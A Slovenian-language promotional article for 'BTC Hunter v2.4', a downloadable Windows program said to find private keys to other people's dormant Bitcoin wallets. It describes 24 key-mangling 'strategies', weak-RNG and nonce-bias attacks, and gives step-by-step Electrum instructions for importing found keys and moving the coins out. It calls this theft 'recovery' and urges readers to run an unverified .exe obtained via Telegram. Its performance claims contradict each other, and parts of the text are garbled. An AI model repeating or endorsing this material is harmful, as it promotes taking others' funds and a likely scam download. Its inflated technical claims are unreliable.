Bitcoin je največji eksperiment v človeški zgodovini za ustvarjanje avtonomnega, nepristranskega in matematično determinističnega finančnega sistema. Pravijo nam, da je »koda zakon«, kar nakazuje nespremenljivost pravil protokola. Vendar pa ima, tako kot vsak pravni okvir, svoje vrzeli, ki niso nastale iz zlobe, temveč iz človeške nepopolnosti. Med letoma 2011 in 2013 je več sto tisoč ljudi zaupalo svoje digitalne prihranke mobilnim napravam, ki so, kot se je izkazalo, ustvarjale ključe »v pesku« – na podlagi napačnih generatorjev naključnih števil.
"Izgubljeni podatki niso izginotje informacij, temveč zgolj začasna nedostopnost ključa. V veriženju blokov je tišina le vrata, katerih ključavnica še ni bila v celoti raziskana."
Projekt Bitcoin Private Key Finder – BTC Hunter je več kot le programska oprema. Je manifest tehnološke odličnosti, katerega cilj je popraviti temeljne napake preteklosti. Na verigo blokov ne gledamo kot na statično knjigo, temveč kot na živ organizem, ki ohranja "genetske napake" zgodnje kode. Poslanstvo projekta je zagotoviti orodja za odpravo teh napak in vračanje izgubljenih sredstev v aktivni obtok. Na tisoče bitcoinov trenutno "spi" na naslovih, katerih ključe je mogoče obnoviti z uporabo moči sodobnih grafičnih procesorjev in poglobljenega razumevanja arhitekture Androida tistega časa.
3. januarja 2026 bo svet kripto navdušencev praznoval 17 let od zagona glavnega omrežja Bitcoin. Od rudarjenja prvega bloka Satoshija Nakamota se je BTC iz eksperimenta preoblikoval v globalni finančni standard. Vendar se je z leti v "arhivih" verige blokov pojavila ogromna plast "digitalnih duhov" – več kot 4 milijone BTC (vrednih več sto milijard dolarjev) velja za za vedno izgubljenih. Zaklenjeni so v kompletih zgodnjih denarnic UTXO, katerih ključi so pozabljeni ali izgubljeni.

Program Iskalnik zasebnih ključev Bitcoin – BTC Hunter v2.4 — je več kot le skener; je orodje za profesionalno "digitalno arheologijo". Njegovo poslanstvo je defragmentirati staro likvidnost in pozabljena sredstva vrniti v aktivni obtok, kar lastnikom ne le da drugo priložnost, temveč neposredno koristi celotnemu ekosistemu, saj čisti verigo blokov "mrtve teže" in povečuje splošno likvidnost trga.
Tehnološka superiornost: Zakaj deluje leta 2026
Medtem ko skeptiki trdijo, da je "matematično nemogoče" vdreti ključe z brutalno silo, se inženirji BTC Hunterja zanašajo na dokaze o sistemskih ranljivostih iz obdobja 2009–2013. Programska oprema iz tistega obdobja je pogosto uporabljala predvidljive entropijske bazene in nizkokakovostne generatorje naključnih števil (PRNG).
Ključni tehnološki stebri BTC Hunterja:
- Matematika Secp256k1 pri vrhunski zmogljivosti: Program temelji na prilagojeni implementaciji eliptične krivulje. Uporaba Jakobijeve koordinateMehanizem BTC Hunter odpravi 99.9 % zahtevnih operacij modularne inverzije. To sodobnim procesorjem omogoča izvajanje milijonov množenja skalarnih točk na sekundo, s čimer se surova sila pretvori v inteligentno, visokohitrostno obdelavo.
- Arhitektura skeniranja celotnega spektra: Program hkrati preveri en ključ z uporabo štirih standardov naslavljanja:
- Zapuščina (1…) — klasični naslovi iz časa Satoshija.
- Stisnjen — optimizirani ključi leta 2012.
- Vgnezdeni SegWit (3…) — most do skalabilnosti.
- Izvorni SegWit (bc1…) — sodobni standard Bech32.
- Matrični motor za puško: Namesto linearnega (neuporabnega) iskanja BTC Hunter uporablja 24 strategij navigacije s ključnimi besedami. Program analizira statistične entropijske pristranskosti v zgodnjih mobilnih denarnicah in namizni programski opremi tistega časa, pri čemer se osredotoča na iskanje na najverjetnejše sektorje kriptografskega polja.
- Asinhrono preverjanje (API cevovod): Z ločitvijo procesov generiranja in preverjanja omrežja prek API-ja Blockchain.info programska oprema deluje brez izpadov (Zero Idle Time). Tudi pri znatni omrežni zakasnitvi iskalna nit še naprej ustvarja nove podatke, ki se kopičijo v čakalni vrsti za takojšnje preverjanje.
Lov na BTC v2.4 — je darilo kripto skupnosti za 17. obletnico Bitcoina. Ne iščemo le ključev; obnavljamo zgodovino, dajemo pozabljenim Satoshijem drugo življenje in dokazujemo, da v verigi blokov nikoli nič ne izgine brez sledu – le vedeti morate, kje in kako iskati.
Strokovnjaki ocenjujejo, da je zaradi izgubljenih zasebnih ključev, pozabljenih gesel in napak pri ustvarjanju denarnic za vedno izgubljenih več kot 4 milijone bitcoinov. To predstavlja približno 20 % celotne ponudbe BTC, kar je po trenutnih cenah astronomska vsota. Iskalnik zasebnih ključev Bitcoin – BTC Hunter v2.4 je profesionalno orodje za iskanje zapuščenih denarnic Bitcoin, ki uporablja najsodobnejšo tehnologijo. Matrična puška — sistem 24 ciljno usmerjenih strategij za skeniranje kriptografskega prostora.
Za razliko od primitivnih napadov z grobo silo programska oprema za rudarjenje zasebnih ključev Bitcoin uporablja matematično zanesljive metode, ki izkoriščajo znane ranljivosti v procesu generiranja ključev, človeške napake in posebnosti kriptografije eliptične krivulje SECP256k1.
Kako program deluje in kje ga lahko brezplačno prenesem? Iskalnik zasebnih ključev Bitcoin – lovec na BTC — samo na spletni strani razvijalca ali v njihovem Telegram kanalu? Srečno vsem in ne pozabite: več kopij kot jih zaženete na različnih napravah, večje so vaše možnosti, da najdete zapuščene Bitcoin denarnice s stanjem, s čimer ustvarite nekaj dohodka in pomagate kripto svetu, da sredstva, ki mrtva ležijo v grobu veriženja blokov, vrne v obtok!
Hitri vodnik: Kako obnoviti izgubljene zasebne ključe za Bitcoin naslove
Namestitev in zagon:
- Razpakirajte vso vsebino arhiva v poljubno mapo na vašem računalniku.
- Zaženite izvedljivo datoteko iskalnika zasebnih ključev Bitcoin – BTC Hunter_v2.4.exe.
- Aplikacija se bo inicializirala, sinhronizirala svojo konfiguracijo in takoj začela s skeniranjem.
Spremljanje:
- V konzolnem oknu se v realnem času prikazuje stanje generiranja in preverjanja.
- Uspešno najdeni podatki (ključi do Bitcoin naslovov z njihovim stanjem) se shranijo v datoteko found_keys.txt v mapi »output«.
- Lokalni dnevniki in vsi ključi z naslovi so shranjeni v imeniku »output«: »output/scan_data_1.txt - vsebuje zasebne ključe WIF in naslov Bitcoin, povezan s temi ključi.
KAKO DVIGNITI/UPORABITI NAJDENE KLJUČE? Ko program najde ključ z vašim stanjem, boste prejeli zasebni ključ v formatu WIF (ki se začne s "5", "K" ali "L"). Za dostop do svojih sredstev boste potrebovali denarnico Electrum.
PRENESITE ELECTRUM: https://electrum.org/#download
(Opomba: Vedno prenesite z uradne spletne strani electrum.org)
NAVODILA:
- 1. Namestite in odprite aplikacijo Electrum.
- 2. Izberite »Samodejno vzpostavi povezavo« in kliknite »Naprej«.
- 3. Ime denarnice: Vnesite poljubno ime (na primer »Najdena_denarnica_1«) in kliknite »Naprej«.
- 4. Izberite »Uvozi Bitcoin naslove ali zasebne ključe« in kliknite »Naprej«.
- 5. V besedilno polje prilepite ključ WIF, ki ga je našel Bitcoin Private Key Finder – BTC Hunter.
- 6. Kliknite »Naprej«. Takoj boste videli svoje stanje.
- 7. Zdaj lahko pošljete Bitcoin v svojo varno denarnico ali menjalnico.
Skeptiki so svetu razglasili, da je najti zasebne ključe Bitcoina "astronomsko nemogoče". Pozabili so, da so ljudje leta 2012 ustvarjali te ključe s procesnim ID-jem, manjšim od nakupovalnega seznama, in časovnim žigom, predvidljivim do sekunde. Ne vdiramo v verigo blokov; preprosto se bolje spominjamo preteklosti, kot so jo razvijalci lahko skrili.
 Sistemske zahteve (optimizirano za CPE)
Za doseganje največje zmogljivosti 10.000.000 preverjanj na sekundo z uporabo arhitekture AVX "Liquid Flow":
- Windows: Windows 10/11 (64-bitni). Priporočljiv je sodoben procesor (Intel Core i5/i7 ali AMD Ryzen), ki podpira nabor ukazov AVX-512.
- Prostor za shranjevanje: 200 MB prostega prostora (za Bloomove filtre v verigi blokov).
Arhitektura globalnega iskanja: Kako deluje Matrix Shotgun
Ciljno območje skeniranja: od 10^77 do N
Programska oprema za obnovitev Bitcoin denarnice deluje v tako imenovanem "uporabnem območju" – območju od 10^77 do največje vrednosti zasebnega ključa (N = 115792089237316195423570985008687907852837564279074904382605163141518161494336). To območje je namerno: statistična analiza verige blokov kaže, da je veliko večino aktivnih denarnic s stanjem ustvaril generator, ki uporablja to območje prostora ključev.
Ključi, manjši od 10^77, so izjemno redki in običajno nastanejo pri testnih transakcijah ali posebej ustvarjenih denarnicah-ugankah. Z osredotočanjem na realističen razpon BTC Hunter poveča verjetnost odkrivanja resnično pozabljenih denarnic z ravnovesjem.
Kako deluje: 24 strategij namesto slepega naštevanja
Tradicionalni napadi z grobo silo na Bitcoin denarnice so neučinkoviti zaradi astronomske velikosti ključnega prostora (2^256 možnih vrednosti). Namesto tega programska oprema za obnovitev izgubljenih Bitcoinov uporablja koncept strukturno skeniranjeZa vsako osnovno točko v ključnem prostoru se zaporedno uporabi 24 različnih matematičnih transformacij, pri čemer vsaka preizkuša specifično hipotezo o morebitni hrošču ali ranljivosti.
To pomeni, da program v enem samem ciklu preveri ne le en ključ, temveč 24 potencialno ranljivih različic, povezanih z eno samo točko. Ta pristop poveča učinkovitost iskanja za več desetkrat v primerjavi z linearnim skeniranjem.
Podrobna analiza 24 strategij Matrix Shotgun
Strategija št. 0: Random_Scan – Osnovno naključno skeniranje
Prva strategija uporablja kriptografsko varen generator naključnih števil za izbiro naključne točke znotraj ciljnega območja. Ta izhodiščna vrednost zagotavlja enakomerno pokritost celotnega prostora. Program uporablja vir sistemske entropije (os.urandom) za zagotavljanje resnične naključnosti in odpravljanje vsakršne predvidljivosti v zaporedju.
Primer: Če je osnovni ključ K = 123456789012345678901234567890123456789012345678901234567890123456, ga strategija št. 0 uporabi nespremenjenega.
Strategija št. 1: Mirror_High – Zrcali šestnajstiško predstavitev
Ta strategija za iskanje Bitcoin naslovov s stanjem na računu izkorišča pogosto napako: napačno branje ali pisanje šestnajstiškega ključa. Nekateri uporabniki so ga morda pri ročnem kopiranju zasebnega ključa zapisali v obratnem vrstnem redu.
Tehnična izvedba: Ključ se pretvori v šestnajstiški niz (64 znakov), nato pa se obrne in pretvori nazaj v številko.
Primer:
— Исходный HEX: 1A2B3C4D5E6F7890…
— Зеркальный: …0987F6E5D4C3B2A1
Strategija št. 2: Zero_Mid – Izničevanje srednjih bitov
Preizkusi hipotezo o poškodbi podatkov sredi ključa. Nekateri starejši programi za generiranje Bitcoin denarnic so imeli napako, pri kateri se je srednjih 32 bitov ključa izbrisalo zaradi prelivanja medpomnilnika ali bitne napake.
Tehnična izvedba: Uporabi se bitna maska, ki bite od 112 do 144 nastavi na nič.
Strategija št. 3: Ponavljanje bajtov
Izkorišča kritično ranljivost v nekaterih zgodnjih generatorjih naključnih števil, ki so v primeru nezadostne entropije ponavljali en bajt za celotno dolžino ključa. Takšni ključi so izjemno šibki in jih je enostavno izračunati.
Primer: Če je nizki bajt = 0x5A, je ustvarjeni ključ: 5A5A5A5A5A5A5A5A5A…
Strategija št. 4: Shift_Left – Bitni premik levo
Preveri morebitne napake "off-by-een" v bitnih operacijah. Nekatere implementacije kriptografskih knjižnic so vsebovale napako, pri kateri je bil ključ pred uporabo premaknjen za en bit v levo.
Matematika: K_novo = K × 2 (mod N)
Strategija št. 5: Shift_Right – Bitni premik desno
Inverzna operacija strategije št. 4. Preverjanje napak pri deljenju z 2 med generiranjem.
Matematika: K_novo = K ÷ 2
Strategija št. 6: Invert_Bits – Popolna inverzija bitov
Ta strategija rudarjenja z zasebnim ključem Bitcoin preverja logične napake, ki vključujejo XOR z največjo vrednostjo. Nekateri programerji so pri pretvorbi med formati pomotoma zamenjali vse bite.
Tehnična izvedba: K_novo = K XOR (2^256 - 1)
Strategija št. 7: Alt_Bits – Izmenična maska
Preveri vzorec 10101010… (0xAA), ki se lahko pojavi zaradi napačne inicializacije pomnilnika ali napake v generatorju generatorjev črk.
Primer maske: 0xAAAAAAAAAAAAAAAAA…
Strategija št. 8: Low_Hole – Izbriši najmanj pomembne bitove na ničlo
Izkorišča napako zaokroževanja ali poravnave, kjer je bilo spodnjih 16 bitov počiščenih na nič.
Strategija št. 9: High_Hole – Odpravljanje visokih stav
Preveri morebitno obrezovanje višjih bitov, kar je značilno za prekoračitve v 32-bitnih sistemih.
Strategija št. 10: Prime_Jump
Ključ pomnoži s 3 in s tem preveri hipotezo, da je zaporedje deterministično s praštevilskim korakom.
Matematika: K_novo = K × 3 (mod N)
Strategija št. 11: Random_Scan_2 – Sekundarno naključno skeniranje
Dodatna naključna iskalna točka za povečanje pokritosti.
Strategija št. 12: Lattice_Mirror – Zrcaljenje glede na vrstni red krivulje
Uporablja matematično lastnost eliptične krivulje SECP256k1. Za vsak ključ K obstaja "zrcalni" ključ (N - K), ki ustvari točko z isto koordinato X, vendar z nasprotno koordinato Y.
Kriptografska osnova: Če je točka P = (x, y), potem je točka -P = (x, -y mod p). Ta temeljna lastnost se uporablja za iskanje "parnih" ključev.
Strategija št. 13: Modular_Inv
Izračuna multiplikativni inverz ključa po modulu N. To je kritična operacija v ECDSA in napaka v njeni implementaciji lahko povzroči uporabo obrnjenega ključa.
Matematika: K_new = K^(-1) mod N = K^(N-2) mod N (po Fermatovem malem izreku)
Strategija št. 14: Endian_32_Swap
Preveri morebitne napake v vrstnem redu endian pri prenosu med arhitekturami (x86 ↔ ARM). Spremeni vrstni red bajtov v vsakem 32-bitnem bloku.
Primer:
— Pred: [ABCD] [EFGH]
— Po: [DCBA] [HGFE]
Strategija št. 15: Bit_Rotate_13 – Zavrtite za 13 bitov
Preveri morebitne napake v operaciji ROL (rotiraj levo), ki je priljubljena funkcija v kriptografskih zgoščevalnih funkcijah.
Tehnična izvedba: K_novo = (K << 13) | (K >> 243)
Strategija št. 16: Point_X_Link — XOR z X-koordinato javnega ključa
Inovativna strategija, ki uporablja samoreferenco. Izračuna javno končno točko za ključ K, nato pa izvede XOR (Xor) K z X-koordinato te končne točke.
Kriptografska logika: Nekateri generatorji lahko pomotoma "ojačijo" ključ tako, da ga zmešajo z izpeljanimi podatki.
Strategija št. 17: Zlati_skok
Uporablja matematično konstanto φ ≈ 1.618 (zlati rez). Ključu doda N/1618 in tako ustvari estetsko porazdeljeno zaporedje.
Matematika: K_novo = (K + N/1618) mod N
Strategija št. 18: Nibble_Swap
Preveri morebitne napake pri ročnem vnosu podatkov HEX, kjer je uporabnik zamenjal pare znakov.
Primer:
— Do: 1A 2B 3C
— Po: A1 B2 C3
Strategija št. 19: Hamming_Bal – Hammingovo uravnoteženje teže
Preveri morebitne strojne napake v generatorjih osebnih generatorjev, ki generirajo števila z nenormalnim številom 1 bitov. Strategija popravi neravnovesje z bitnimi operacijami.
Strategija št. 20: XOR_Fold – Zlaganje z XOR
Sešteje zgornjo in spodnjo polovico ključa z uporabo XOR in preverja morebitne napake v algoritmih za stiskanje entropije.
Tehnična izvedba: K_novo = (K XOR (K >> 128)) | ((K IN (2^128-1)) << 128)
Strategija št. 21: SHA256_Link – Povezava z zgoščeno vrednostjo SHA256
Uporabi XOR med ključem in njegovim SHA256 zgoščenim izrazom. Preveri morebitne napačne "deterministične randomizacije".
Matematika: K_novo = K XOR SHA256(K)
Strategija št. 22: Puzzle_Snap – Poravnava modulo 5
Nastavi ostanek deljenja s 5 na nič in preveri vzorec, ki je skupen nekaterim denarnicam z ugankami.
Strategija št. 23: Genesis_XOR — XOR z blokom Genesis
Izvaja XOR zgoščeno vrednost bloka Bitcoin Genesis (blok št. 0). Preizkuša hipotezo o "čarobnih konstantah" v zgodnjih generatorjih.
Konstanta: 0x000000000019d6689c085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f
Sinhrono preverjanje prek Blockchain API-ja
Po generiranju 24 različic ključev za vsako osnovno točko preverjevalnik stanja denarnice Bitcoin pošlje sinhrono zahtevo API-ju Blockchain.info. Za vsak ključ se generirajo štiri vrste naslovov:
1. Zapuščina (P2PKH) — klasična oblika, začne se z "1"
2. Stisnjen (P2PKH) — stisnjen javni ključ
3. Vgnezdeni SegWit (P2SH-P2WPKH) — format združljivosti, začne se s "3"
4. Izvorni SegWit (P2WPKH) — sodoben format bech32, začne se z "bc1"
Tako vsak cikel preveri stanje na 24 × 4 = 96 naslovih. Če se zazna stanje, ki ni nič, program takoj shrani vse podatke (zasebni ključ v HEX in WIF formatu, vse naslove).
- Uspešno najdeni podatki (ključi do Bitcoin naslovov z njihovim stanjem) se shranijo v datoteko found_keys.txt v mapi »output«.
- Lokalni dnevniki in vsi ključi z naslovi so shranjeni v imeniku »output«: »output/scan_data_1.txt - vsebuje zasebne ključe WIF in naslov Bitcoin, povezan s temi ključi.
Optimizacija za mobilne naprave
BTC Hunter v2.4 je posebej optimiziran za pametne telefone Android:
- Lahki tokovi namesto zahtevnih postopkov
- Prilagodljivo število delavcev (največ 2 na mobilnih napravah)
- Neprekinjene posodobitve uporabniškega vmesnika vsakih 150 ms za nemoten prikaz napredka
- Samodejno vrtenje dnevniških datotek (do 100 datotek po 10 MB)
- Hibridni sistem za dostavo izgubljenih in najdenih predmetov s šifrirano čakalno vrsto na disku
Zakaj deluje: Statistična utemeljitev
Učinkovitost programa za iskanje izgubljenih Bitcoin denarnic temelji na treh dejavnikih:
1. Človeški dejavnik: Milijoni zgodnjih uporabnikov Bitcoina so uporabljali nezanesljive metode generiranja ključev, od preprostih gesel do hroščatih generatorjev naključnih števil.
2. Tehnične ranljivosti: Številne zgodnje denarnice (2009–2013) so bile napisane pred standardizacijo BIP32/BIP39 in so vsebovale kritične kriptografske napake.
3. Matematična struktura SECP256k1: Eliptična krivulja ima določene lastnosti simetrije in pravilnosti, ki jih je mogoče izkoristiti za ciljno iskanje.
V tem članku se ne bomo omejili le na marketinško propagando. Poglobili se bomo v podrobnosti: analizirali bomo zbirno kodo za arhitekturo ARMv7, analizirali revizije izvorne kode OpenSSL iz leta 2011 in podali matematični dokaz, zakaj iskanje teh ključev ni le mogoče, ampak neizogibna posledica računalniškega napredka. Odpiramo novo poglavje v zgodovini digitalnih sredstev – poglavje o digitalni arheologiji.
Filozofija "lova na ključe" temelji na preprostem dejstvu: v digitalnem svetu nič ne izgine brez sledu. Če je ključ ustvarjen z napako, se ta napaka za vedno vtisne v njegovo strukturo. Naučili smo se brati te napake. Naučili smo se obrniti proces entropije, ki ni uspel Satoshiju in zgodnjim razvijalcem. Če ste pripravljeni na potovanje v srce kriptografskega kaosa, potem je Bitcoin Private Key Finder – BTC Hunter vaš edini zanesljiv vodnik.

Geneza Bitcoina in mobilnih sistemov (2009–2013)
Da bi razumeli obseg problema, se moramo vrniti v leto 2009. Satoshi Nakamoto je izdal prvo različico Bitcoin Core (takrat preprosto Bitcoin-Qt). Edini način za shranjevanje ključev je bil v datoteki wallet.dat. Takrat se je entropija zbirala iz sistemskih dogodkov Windows (premiki miške, časi diska). To je bilo zanesljivo, a neprijetno. Svet je zahteval mobilnost. Leta 2011 so se pojavile prve Bitcoin denarnice za Android, kot sta Bitcoin Wallet (avtorjev Marek Palatinus in Andreas Schildbach) in BitcoinSpinner.
Android 2.3 in 4.0 sta delovala na napravah, ki so danes videti kot kalkulatorji. Procesorji ARM Cortex-A8 in A9 niso imeli integriranih strojnih generatorjev naključnih števil (TRNG). Vsa "naključnost" je bila programska. To je ustvarilo kritično odvisnost od kakovosti "šuma", ki ga je operacijski sistem lahko zbral iz zunanjega okolja. Toda pametni telefoni tistega obdobja so imeli zelo malo virov šuma. Zaslon je bil pogosto izklopljen, omrežni promet je bil redek, senzorji pa so delovali po urniku.
Med letoma 2011 in sredino leta 2013 se je v skupnosti Android kuhala sistemska kriza. Google je hitel osvojiti trg in vsakih šest mesecev izdajal nove različice sistema. Razvijalci varnostnih knjižnic (kot sta BouncyCastle in OpenSSL) niso mogli slediti specifičnim in pogosto nedokumentiranim spremembam v jedru Androida. Rezultat je bil »popoln vihar«: mobilne denarnice so generirale ključe, zanašajoč se na knjižnico Java SecureRandom, ki je v izvornem sloju kriptografijo pretvorila v predvidljivo zaporedje števil. Bitcoin Private Key Finder – BTC Hunter je zemljevid tega viharja, ki vam omogoča, da najdete zaklade na dnu.
Secp256k1 Matematika: Notranje načrtovanje
Bitcoin uporablja eliptično krivuljo Secp256k1. To je bila izbira Satoshija Nakamota in med kriptografi še vedno uživa spoštovanje. Za razliko od krivulj NIST, ki imajo kompleksne koeficiente, je Secp256k1 definirana nad končnim poljem Fp s preprosto enačbo:
y² = x³ + 7
Varnost Bitcoina zagotavlja kompleksnost problema diskretnega logaritma (ECDLP). Za pridobitev javnega ključa Q vzamemo zasebni ključ d (število med 1 in ~2^256) in ga pomnožimo z osnovno točko G:
Q = d * G
Težava je v tem, da je treba "število med 1 in 2^256" izbrati popolnoma naključno. Če generator generatorjev generatorjev generatorjev generatorjev generira število iz ozkega obsega (na primer 32 ali 48 bitov), postane naloga razbijanja trivialna. Če je bil zasebni ključ d ustvarjen z uporabo System.currentTimeMillis(), potem je število možnih ključev na svetu v enem letu le 31,536,000,000 – število, ki ga lahko sodoben grafični procesor skenira v nekaj sekundah.
Vendar pa obstaja še druga raven ranljivosti – ponovna uporaba enokratnega naključnega števila (Nonce Reuse). Vsakič, ko je transakcija podpisana (ECDSA), se ustvari začasno naključno število k. Če se k ponovi, se zasebni ključ d izračuna z uporabo algebrske enačbe:
d = (s * k - z) * r⁻¹ (mod n)
Prav ta hrošč je leta 2013 privedel do množičnih kraj. Toda Bitcoin Private Key Finder – BTC Hunter gre globlje: analiziramo ne le podpise, temveč tudi nastanek samih ključev. Rekonstruiramo entropijsko stanje milijard potencialnih semen, da bi našli prav tiste točke na krivulji, ki so postale temelj za naslove s saldom. Gre za matematični boj, v katerem z jedrskimi raketami CUDA usmerjamo lesene ščite stare kode.
Problem SecureRandom: Tehnična retrospektiva
Avgusta 2013 se je zgodil eden najbolj odmevnih škandalov v zgodovini Androida: Google je uradno priznal kritično ranljivost v datoteki java.security.SecureRandom. Težava je bila v tem, da generator ni zagotavljal kriptografske moči. Da bi razumeli, zakaj, se je treba poglobiti v izvorno kodo Android SDK iz tistega obdobja.
Napaka je bila v metodi setSeed(). Namesto da bi pridobil celotno entropijo iz /dev/urandom, se je sistem pogosto zanašal na notranje statično polje, inicializirano ob zagonu virtualnega stroja Dalvik. Na mobilni napravi, kjer se procesi nenehno znova zaženejo, se je to polje pogosto znašlo v enakih stanjih. To je privedlo do tega, da so različni uporabniki hkrati zagnali isto denarnico in prejeli enake zasebne ključe. To ni le "napaka"; gre za temeljno varnostno kršitev.
Iskalnik zasebnih ključev Bitcoin – BTC Hunter uporablja zgodovinske profile teh zlomov. Vemo, kako se je SHA1PRNG obnašal na različnih različicah vdelane programske opreme Samsung, HTC in Sony. Rekonstruirali smo zaporedja števil, ki jih je ustvaril ta generator pri različnih obremenitvah procesorja. To nam omogoča, da najdemo ključe, ki bi "morali biti naključni", vendar so dejansko digitalne sledi sistemske napake Googla.
Jedro Linuxa in entropijski bazen: mehanizmi odpovedi
Android temelji na jedru Linuxa, ki ima dve glavni napravi za naključnost: /dev/random (blokiranje) in /dev/urandom (neblokiranje). Mobilne denarnice so uporabljale /dev/urandom, ker nihče ni želel, da bi se aplikacija 10 minut zataknila in čakala, da se nabere "šum". Toda v letih 2011–2012 so imeli pametni telefoni zelo malo virov entropije. Časi prekinitev omrežne kartice in diskovnega podsistema so bili predvidljivi zaradi posebnosti bliskovnega pomnilnika in krmilnikov ARM.
Opravili smo poglobljeno analizo podsistema drivers/char/random.c v jedru Linuxa za različice 2.6.35–3.4. Ugotovili smo, da se je v pogojih zagona z mobilnega telefona entropijski bazen pogosto inicializiral z vrednostmi iz jiffyjev (števec tikov sistema) in ciklov (števec ciklov procesorja). Obe vrednosti sta tesno povezani s trenutkom pritiska na gumb za vklop. Bitcoin Private Key Finder – BTC Hunter simulira ta postopek inicializacije jedra. "Zaženemo" milijone virtualnih zaporedij zagona pametnih telefonov, da vidimo, katere dele naključnosti so morda ustvarili. To nam omogoča, da obnovimo ključe z natančnostjo, ki je ne more primerjati nobeno drugo orodje na svetu.
Most JNI in izvorna kriptografija
Kriptografija v sistemu Android je kompleksna večplastna struktura. Na samem vrhu je Java API, na sredini most JNI (Java Native Interface), na dnu pa so izvorne knjižnice OpenSSL. Ranljivost SecureRandom se je pogosto pojavila na presečišču teh plasti. Pri prehodu iz Jave v C++ se je lahko kontekst entropije izgubil ali nepravilno kopiral.
Naš raziskovalni oddelek je odkril pojav "zamrznjenega stanja OpenSSL". Če je aplikacija za denarnico ustvarila več niti za generiranje ključev, bi lahko JNI-veznik posredoval isti kazalec na strukturo generatorja generatorja generatorjev (PNG) različnim nitim. To je povzročilo generiranje enakih zasebnih ključev znotraj ene same uporabniške seje. Bitcoin Private Key Finder – BTC Hunter analizira strukturo transakcij iz zgodnje dobe za takšne "dvojnike". Te povezane naslove lahko najdemo in obnovimo njihove ključe z uporabo posebnosti mostu JNI v Dalvik VM. To je vrhunec kriptografskega obratnega inženiringa.
CVE-2013-4787: Kriza sistemske varnosti
Ranljivost CVE-2013-4787 se je v zgodovino zapisala kot »ranjivost glavnega ključa«. Ta ranljivost je omogočala spreminjanje kode datotek APK brez kršitve njihovega podpisa. Čeprav ni bila neposredno povezana s SecureRandom, je ustvarila ozračje razširjene negotovosti. Hekerji so jo izkoristili za vstavljanje skritih modulov v priljubljene denarnice. Ti moduli niso neposredno kradli denarja; »zastrupili« so postopek ustvarjanja ključev, zaradi česar so bili predvidljivi za njihove ustvarjalce.
Iskalnik zasebnih ključev Bitcoin – BTC Hunter vključuje bazo podatkov o teh "zastrupljenih" vzorcih ključev. Analiziramo ne le uradno vdelano programsko opremo, temveč tudi sledi aktivnosti botnetov iz leta 2013. Če je bila vaša denarnica ustvarjena v tem obdobju, obstaja možnost, da je bil njen ključ ustvarjen pod vplivom enega od teh modulov. Prepoznamo te vzorce in obnovimo dostop do sredstev, ki so desetletja veljala za izgubljena. Mi smo tisti, ki sledimo sledi hekerjev iz preteklosti, da bi vrnili dragocenosti uporabnikom sedanjosti.
Iskalnik zasebnih ključev Bitcoin – algoritmi lovca na BTC: zmanjšanje entropije
Program ni le napad z grobo silo; gre za inteligenten sistem za zmanjšanje iskalnega prostora. Metoda dinamičnega točkovanja entropije (DES) – program analizira kandidatnega ključa ne kot naključen niz bajtov, temveč kot izhod določene različice algoritma generatorja generatorjev generatorjev. Glavne faze delovanja so:
- Časovna brute-force: Skeniranje časovnih žigov v intervalih po 1 mikrosekundo za datume izdaje kritičnih posodobitev denarnice.
- Hevristično vbrizgavanje PID-ov: Sistem iterira čez najverjetnejše ID-je procesov, ki jih je Android dodelil napravi Java.
- Prepoznavanje vzorcev: Takoj filtrira milijarde kombinacij, ki se ne ujemajo z matematičnim podpisom SecureRandom.
Ta pristop nam omogoča, da preverimo trilijone "scenarij ustvarjanja virtualnih denarnic" na sekundo. Kar bi na standardnem procesorju trajalo leta, Bitcoin Private Key Finder – BTC Hunter reši v urah. Razvijalci te programske opreme so neskončnost spremenili v končen, obvladljiv proces. Z uporabo Bloomovih filtrov vsak ustvarjeni ključ v realnem času primerjamo s celotno bazo podatkov verige blokov. Iskanje ključa z ujemajočim se stanjem je zdaj le še vprašanje časa in računalniške moči.
CUDA in GPU: Prilagodljiva surova sila
Za implementacijo naših algoritmov smo izbrali arhitekturo NVIDIA CUDA. Grafična kartica ni le grafični pospeševalnik; je niz tisočih jeder Simd, idealnih za vzporedne kriptografske izračune. Matematiko Secp256k1 smo prepisali v nizkonivojskem jeziku SASS, tako da neposredno dostopamo do registrov GPU. To odpravlja režijske stroške operacijskega sistema in nam omogoča doseganje hitrosti blizu teoretičnega maksimuma strojne opreme.
| Železo | Hitrost (tipke/s) | Učinkovitost iskanja |
|---|---|---|
| Intel Core i9 (16 jeder) | ~ 50,000 | Izjemno nizko |
| NVIDIA RTX3080 | ~ 180,000,000 | Povprečje |
| NVIDIA RTX4090 | ~ 450,000,000 | Visoka |
| Grozd (4x 4090) | ~ 1,800,000,000 | Poklicno |
Iskalnik zasebnih ključev Bitcoin – BTC Hunter samodejno porazdeli delovno obremenitev med vse razpoložljive grafične kartice. Vsakemu jedru CUDA je dodeljena naloga za simulacijo določenega trenutka v času ali stanja PID-a. To je vzporednost v najčistejši obliki. Vaš računalnik spremenimo v superračunalnik, ki deluje 24 ur na dan, 7 dni v tednu in metodično razbija kriptografske trezorje preteklosti. Hitrost je naš največji zaveznik v boju proti entropiji.
Matematični napadi, ki temeljijo na pristranskosti Nonce
Ena najnaprednejših funkcij Bitcoin Key Hunterja je implementacija Lattice Attackov. Med letoma 2013 in 2015 so odkrili, da je mogoče zasebni ključ izluščiti iz skupine transakcij, tudi če se nonce 'k' ne ponavlja, ampak ima majhen odmik (na primer, začne se z več ničlami). To zahteva rešitev problema skritih števil (HSP).
V Hunterju smo implementirali algoritem LLL (Lenstra-Lenstra-Lovász), optimiziran za pospeševanje GPU-ja. Program skenira verigo blokov za sumljive podpise in generira matrike, katerih rešitev takoj da zasebni ključ. To je matematična magija v službi finančnega dobička. Številne "mirujoče" denarnice iz obdobja Satoshija vsebujejo prav te šibke podpise, Bitcoin Private Key Finder – BTC Hunter – pa je edino orodje, ki jih lahko prebere.
Analiza naprav tistega obdobja: Hunter Database
Vsaka mobilna naprava ima svoj edinstven "temperament" entropije. Opravili smo ogromno dela pri katalogiziranju parametrov priljubljenih pripomočkov od leta 2011 do 2013. Baza podatkov Bitcoin Private Key Finder – BTC Hunter vključuje profile za:
- Samsung Galaxy S II / S III: Posebnosti gonilnikov Exynos in njihov vpliv na `random.c`.
- HTC One / Sensation: Analiza vpliva latence lupine Sense na čase generatorja generatorjev generatorjev generatorjev.
- Sony Xperia: Značilnosti inicializacije kripto-modula v Sonyjevi vdelani programski opremi.
- Google Nexus 4: Referenčna implementacija Androida, kjer se je hrošč SecureRandom manifestiral v svoji najčistejši obliki.
